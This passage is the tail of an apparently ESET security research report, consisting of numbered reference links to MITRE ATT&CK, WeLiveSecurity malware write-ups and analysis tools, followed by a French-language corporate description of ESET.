[71] https://confidence-conference.org/lecture.html#id=62676

[72] https://infoshare.pl/speakers/#speaker1445

[73] https://attack.mitre.org/

[74] https://attack.mitre.org/techniques/enterprise/

[75] https://attack.mitre.org/software/

[76] https://attack.mitre.org/groups/

[77] https://attack.mitre.org/techniques/T1547/

[78] https://attack.mitre.org/software/S0260/

[79] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/

[80] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

[81] https://attack.mitre.org/techniques/T1218/002/

[82] https://attack.mitre.org/groups/G0047/

[83] https://attackevals.mitre-engenuity.org/carbanak-fin7/

[84] https://github.com/eset/malware-research/tree/master/kr00k

[85] https://portal.msrc.microsoft.com/en-us/security-guidance/researcher-acknowledgments-online-services

[86] https://www.welivesecurity.com/2017/07/20/stantinko-massive-adware-campaign-operating-covertly-since-2012/

[87] https://www.welivesecurity.com/2019/11/26/stantinko-botnet-adds-cryptomining-criminal-activities/

[88] https://github.com/eset/stadeo

[89] https://www.welivesecurity.com/2020/03/19/stantinko-new-cryptominer-unique-obfuscation-techniques/

[90] https://www.hex-rays.com/products/ida/

[91] https://github.com/cea-sec/miasm

[92] https://help.eset.com/glossary/en-US/unwanted_application.html

[93] https://help.eset.com/glossary/en-US/unsafe_application.html

ENJOY SAFER TECHNOLOGY™

À propos d'ESET

Depuis plus de 30 ans, ESET® développe des logiciels et des services de sécurité informatique de pointe pour les entreprises et les consommateurs du monde entier. Ses solutions couvrent la protection des endpoints et la sécurité mobile, le chiffrement et l'authentification multi-facteurs. Les produits performants et faciles à utiliser d'ESET offrent aux consommateurs et aux entreprises la tranquillité d'esprit nécessaire pour profiter pleinement du potentiel de leur technologie. ESET protège et surveille discrètement 24 heures sur 24, et actualise les défenses en temps réel pour assurer la sécurité des utilisateurs et le fonctionnement des entreprises sans interruption. L'évolution des menaces nécessite une entreprise de sécurité dynamique. Grâce à des centres de R&D dans le monde entier, ESET est la première entreprise de sécurité informatique à remporter 100 récompenses Virus Bulletin VB100, et identifier systématiquement tous les malwares depuis 2003. Pour plus d'informations, consultez le site www.eset.com ou suivez-nous sur LinkedIn, Facebook et Twitter.

WeLiveSecurity.com
@ESETresearch
GitHub ESET